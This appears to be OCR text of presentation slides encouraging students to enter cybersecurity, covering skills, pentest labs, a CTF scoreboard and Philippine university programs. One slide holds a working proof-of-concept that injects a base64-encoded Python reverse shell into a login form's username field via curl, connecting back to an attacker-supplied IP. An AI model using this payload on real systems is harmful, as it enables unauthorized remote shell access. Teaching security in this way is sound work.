
More items... • 2 days ago

Glassdoor
https://www.glassdoor.com › Salaries › cyber-security-sal...

Salary: Cyber Security (September, 2023) - Glassdoor


Why become a hacker?

BRAGGING RIGHTS



Why become a hacker?

ALWAYS FUN, NEVER BORING!




How to get things started

HACKER TRAINING ARC

How to get things started

Upskilling, Upskilling, Upskilling


- Skills needed
    - Coding / Programming skills



```
    def __init__(self,
        self.file = None
        self.fingerprints = set()
        self.logdupes = True
        self.debug = debug
        self.logger = logging.getLogger(__name__)
        if path:
            self.file = open(os.path.join(path, 'requests.seen'),
            self.file.seek(0)
            self.fingerprints.update(x.rstrip() for x in self.file)

    @classmethod
    def from_settings(cls, settings):
        debug = settings.getbool('DUPEFILTER_DEBUG')
        return cls(job_dir(settings), debug)

    def request_seen(self, request):
        fp = self.request_fingerprint(request)
        if fp in self.fingerprints:
            return True
        self.fingerprints.add(fp)
        if self.file:
            self.file.write(fp + os.linesep)

    def request_fingerprint(self, request):
        return request_fingerprint(request)
```

How to get things started

Why Programming?



```
# POC
import sys;
import os;
import base64;

def main():
    listening_IP = None
    listening_PORT = None
    target_URL = None

    if len(sys.argv) != 4:
        print("Error. Needs listening IP, PORT and target URL.")
        return(-1)

    listening_IP = sys.argv[1]
    listening_PORT = sys.argv[2]
    target_URL = sys.argv[3] + "/login"
    print("Running exploit on " + str(target_URL))
    curl_cmd(listening_IP, listening_PORT, target_URL)

def curl_cmd(my_ip, my_port, target_url):
    payload = f'python3 -c \'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("{my_ip}",
{my_port}));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")\''
    encoded_payload = base64.b64encode(payload.encode()).decode()  # encode the payload in Base64
    command = f"curl '{target_url}' --data 'username=;`echo+\"{encoded_payload}\"+|+base64+-d+|+sh`'"
    os.system(command)

if __name__ == "__main__":
  main()
```

How to get things started

Why Programming?


How to get things started

Upskilling, Upskilling, Upskilling

- Skills needed
  - Coding / Programming skills
  - Computer Networks

How to get things started

Why Networking?



How to get things started

Upskilling, Upskilling, Upskilling

- Skills needed
  - Coding / Programming skills
  - Computer Networks
  - System Administration

```
0. Sep 2015   bin -> usr/bin
19. Sep 09:31  boot
21. Sep 15:50  dev
19. Sep 09:32  etc
21. Sep 15:52  home
30. Sep 2015   lib -> usr/lib
7 30. Sep 2015   lib64 -> usr/lib
34 23. Jul 10:01  lost+found
96  1. Aug 22:45  mnt
096 30. Sep 2015  opt
16 21. Sep 15:52  private -> /home/encrypted
0 21. Sep 08:15  proc
4096 12. Aug 15:37  root
560 21. Sep 15:50  run
7 30. Sep 2015  sbin -> usr/bin
4096 30. Sep 2015  srv
0 21. Sep 15:51  sys
300 21. Sep 15:45  tmp
4096 12. Aug 15:39  usr
4096 23. Jul
```

How to get things started

Why System Administration?

How to get things started

Online Penetration Testing Labs

- TryHackMe

How to get things started

Online Penetration Testing Labs

- TryHackMe
- HackTheBox

How to get things started


Online Penetration Testing Labs

- TryHackMe
- HackTheBox
- Proving Grounds

How to get things started

Online Penetration Testing Labs

- TryHackMe
- HackTheBox
- Proving Grounds
- CTFs



Team rating

2023 | 2022 | 2021 | 2020 | 2019 | 2018 | 2017 | 2016 | 2015 | 2014 | 2013 | 2012 | 2011

Place	Team	Country	Rating
1	Blue Water		1272.461
2	kalmarunionen	🇩🇰	899.382
3	C4T BuT S4D	🇷🇺	845.488
4	justCatTheFish	🇵🇱	832.387
5	r3kapig	🇨🇳	822.413
6	SKSD	🇮🇩	761.927
7	organizers	🇨🇭	684.895
8	Project Sekai		684.336
9	WreckTheLine		677.514
10	More Smoked Leet Chicken	🇷🇺	670.814

Full rating | Rating formula

Upcoming events

Now running

ASIS CTF Quals 2023
On-line — 220 teams
Fri, Sept. 22, 2023 14:30 — Sat, Sept. 23, 2023, 14:30 UTC (0d 3h more)

CaptureTheWU
On-line — 55 teams
Sat, Sept. 23, 2023 00:00 — Sun, Sept. 24, 01:00 UTC (0d 14h more)

Winja CTF | Nullcon Goa 2023
On-line — 56 teams
Sat, Sept. 23, 2023 05:00 — Sat, Sept. 23, 12:00 UTC (1h more)

KubanCTF Qualifier
On-line — 42 teams
Sat, Sept. 23, 2023 06:00 — Sat, Sept. 23, 12:00 UTC (1h more)

Past events

With scoreboard | All

Arab Security Cyber Wargames 2023 Finals
Sept. 18, 2023 14:00 UTC | Nile Ritz-Carlton in Cairo, Egypt


Place	Team	Country	Points
1	0xL4ugh	🇪🇬	50.000

How to get things started

University Programs

- De La Salle University – Master in Information Security

https://www.dlsu.edu.ph/colleges/ccs/graduate-degree-programs/master-in-information-security-minfsec/



How to get things started

University Programs

- De La Salle-College of Saint Benilde – BS in Cybersecurity

https://www.benilde.edu.ph/undergraduate-cybersecurity/

BACHELOR OF SCIENCE IN CYBERSECURITY

Program Length: 10 Trimesters

Careers: Security Analyst, Data Privacy Officer, Risk Management Analyst, Malware Analyst, Cybersecurity Officer, Cybersecurity Trainer, Information Assurance Specialist, Secured Developer, Secured Programmer, Cloud Security Analyst, IT Auditor, Security Auditor, Vulnerability Analyst, PEN Tester, Network Security Engineer, Security Policy Analyst


Cyb
pro
of S
the
net
and

How to get things started

University Programs

- Holy Angel University – BS in Cybersecurity

https://www.hau.edu.ph/programs/school-of-computing/78


EARN THE COMPLETE CYBER SECURITY EDUCATION IN 5 YEARS
CYBERSECURITY 3+2
3 YEARS
COLLEGE
2 YEARS
GRADUATE SCHOOL
BACHELOR OF SCIENCE IN CYBERSECURITY
PROFESSIONAL SCIENCE MASTER'S (PSM) in CYBERSECURITY

How to get things started

University Programs

- AMA – BS in Cybersecurity

https://www.ama.edu.ph/college-of-computer-studies/

